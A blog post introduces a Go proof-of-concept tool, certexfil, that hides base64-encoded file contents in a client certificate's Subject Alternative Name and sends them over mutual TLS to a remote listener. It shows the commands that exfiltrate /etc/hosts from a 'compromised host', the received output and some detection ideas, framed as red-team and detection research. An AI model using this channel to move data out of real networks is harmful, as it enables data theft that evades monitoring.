Exfiltration series: Certexfil

Jean-Michel Amblat Follow
May 11 · 5 min read

> *"**Data #exfiltration** occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer."—Wikipedia*

Data exfiltration is probably the main goal of insiders and advanced threat actors. Having already access to the intellectual property or almost there,

you need to start to think about how you can send that data out.

Classic network exfiltration is most of the time trivial: few companies have decent controls in place (e.g. Man-in-The-Middle proxies and TLS interception) and detection is usually minimal… But sometimes, it can be challenging.

For work and as a hobby, I write a ton of tools around data obfuscation and covert channels, always in the context of building better security detection and improve response time.

This article is about embedding data into a custom SSL certificate to use via mTLS against a remote listening service.

This was written as a proof of concept and is actually my very first program in Go.

From TLS to mTLS ?

TLS (Transport Layer Security) is a cryptographic protocol to provide communication security between a client and a server. For this to work, a Certificate Authority (“CA”) issues a signed certificate for the server to proves its identity to the client. That client can check the certificate and see if the CA that signed it is actually trusted.

While TLS is all about authenticating the server, mutual TLS adds the authentication of the client that will also supply a signed certificate by a trusted CA.

Abusing x509 certificates


X509 certificates can be extended with Subject Alternative Name(s) or SAN(s).

Source: Wikipedia, Subject Alternate Name

It means that we can add, during certificate creation, literal values that can be anything from email, IP to DNS names.

Again, anything can be added in this SAN, there is no real validation as long as using the following format: DNS: (.*)

So, why not hiding some payload i.e **DNS: base64(content) ?**



Certexfil

It has 3 modes:

- Using — ca, creates CA infrastructure to be used by both the client and the listener;
- Using — listen, start a mTLS listener (you need the CA files from — ca)
- Using — payload and — host, injects the payload (file, stdout if using -) into a custom client certificate, then immediately use it to connect to the

listener service.

Code at https://github.com/sourcefrenchy/certexfil

Certexfil cryptopayload

A simple encoding module that uses base64 on the payload. Not very useful at this stage, I just wanted to create a module in Go.. I will clearly need to do some crypto at one point or I should rename it to encodepayload :)

Code at https://github.com/sourcefrenchy/cryptopayload

Usage

Create CA/server certificate

This is to create ./CERTS directory containing server_cert.pem and server_key.pem certificate to be used for mTLS (client mode and listener mode will use those:

```
somewhere$ certexfil -ca -ecdsa-curve P521 -host remote.server.com
```

Now make sure your have certexfil binary and the previously created ./CERTS directory on your remote server. Then, run to have you listener ready (default: all interface, tcp/8443)

```
remoteserver$ ./certexfil -listen
```

Client/compromised host sending payload

In this example, we try to exfiltrate our "/etc/hosts" file by generating a custom cert and establishing a mTLS connection to our remote listener, all in one line:

```
06:52:14 jma@wintermute Go-Workspace → certexfil --host
remote.server.com --payload /etc/hosts
2019/05/31 18:52:23 [*] Reading from file..
2019/05/31 18:52:24 [D] Payload (raw)  --> 127.0.0.1      ...(225
bytes)
2019/05/31 18:52:24 [D] Payload (Prepare()) --> ...
(173 bytes)
```

```
2019/05/31 18:52:24 [*] Generated custom cert with payload
Oo
```

We can check locally the new certificate created (client_cert.pem) and the payload added in the SAN area (clearly base64). Lets double check this using openssl:

```
$ openssl x509 -in ./CERTS/client_cert.pem -text -noout | grep -A 5
"Subject Alternative Name"
            X509v3 Subject Alternative Name:
                DNS:x.io.net,
DNS:H4sIAAAAAAAC/0TNMa7DIAwG4DmcwtKbH4IMqcQNunXoBQgxDaoDCJOmx69o08abP
1v/r/uTVFJJ3VFylubEVXxMS91tIVYsy1pRiD+4zgg+EaUtxBtQiMhgC8KEHIodqV0LnC
+PAZzNb2h5LIzR0Cbk4f9Xs28pj9bdhUeljFHHS8QqvD9wcZZrLujDs3nfMptbopgm5B3
7L5a0ViwsXgEAAP//pJPCNuEAAAA=
    Signature Algorithm: ecdsa-with-SHA512
         30:81:88:02:42:01:aa:73:a9:af:03:4f:21:16:dd:62:4a:af:
         59:6b:89:f5:a6:6d:e6:f1:21:40:ff:c8:32:f7:99:4f:d9:c8:
         7f:b3:ac:43:1f:71:09:86:f4:be:7b:af:93:31:e2:fb:ec:e8:
```

Retrieving the payload on the listener

After validating the certificate supplied by the client connecting, we can retrieve the payload, decode it from base64 and display it:

```
○ → ./certexfil --listen
2019/05/31 22:51:01 [*] Starting listener..
2019/05/31 22:52:24 [*] Payload received:
H4sIAAAAAAAC/0TNMa7DIAwG4DmcwtKbH4IMqcQNunXoBQgxDaoDCJOmx69o08abP1v/r
/uTVFJJ3VFylubEVXxMS91tIVYsy1pRiD+4zgg+EaUtxBtQiMhgC8KEHIodqV0LnC+PAZ
zNb2h5LIzR0Cbk4f9Xs28pj9bdhUeljFHHS8QqvD9wcZZrLujDs3nfMptbopgm5B37L5a
0ViwsXgEAAP//pJPCNuEAAAA=
2019/05/31 22:52:24 [*] Payload decoded: 127.0.0.1        localhost
127.0.1.1       wintermute

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Current limitations

```
tls: handshake message of length 1399109 bytes exceeds maximum of
65536 bytes
```

- OpenSSL does not allow certificates above 65536 bytes of size

- TODO: Splitting large payloads into multiple certs and/or playing with recompiling OpenSSL

Mitigations

Some ideas assuming you are already intercepting and analyzing SSL traffic :)

- Detect newly created TLS certificates
- Detect large TLS certificates or inspect SAN for valid DNS entries (doable with some BroIDS scripting for example)
- Correctly configured Man-in-the-Middle proxy/firewalls intercepting TLS traffic

Conclusion

A good mini and practical project to learn Go, I do need to work on some things still (merging client/listener, large payloads into multiple certificates, peer-review from a real Go developer, add real crypto, binary for windows

with default certs ready to use..) but I had a good time and may consider to explore Go for other projects.. I still love Python though.

Hopefully this was useful and interesting, especially for those who are trying to find ways around network security controls. I am looking forward to reading your feedbacks: I would be happy to share more fun things I've been using for data exfiltration during redteam engagements if people find this useful.

References:

- https://medium.com/sitewards/the-magic-of-tls-x509-and-mutual-authentication-explained-b2162dec4401
- https://venilnoronha.io/a-step-by-step-guide-to-mtls-in-go
- https://tools.ietf.org/html/draft-ietf-oauth-mtls-14
- https://tools.ietf.org/html/rfc4985

Ssl Exfiltration Red Team Infosec Security

15 claps

WRITTEN BY

Jean-Michel Amblat

Follow

#infosec #redteam #blueteam #privacy fun in NYC.
@sourcefrenchy on Twitter.

Write the first response

More From Medium

Related reads

How to Write a Better Vulnerability Report

Vickie Li in The Startup
Jun 26 · 6 min read ★

392

Related reads

Bounty Write-up (HTB)

George O in CTF Writeups
Oct 27, 2018 · 6 min read

798

Related reads

VulnHub — Kioptrix: Level 3

Mike Bond
Jun 1, 2018 · 14 min read

258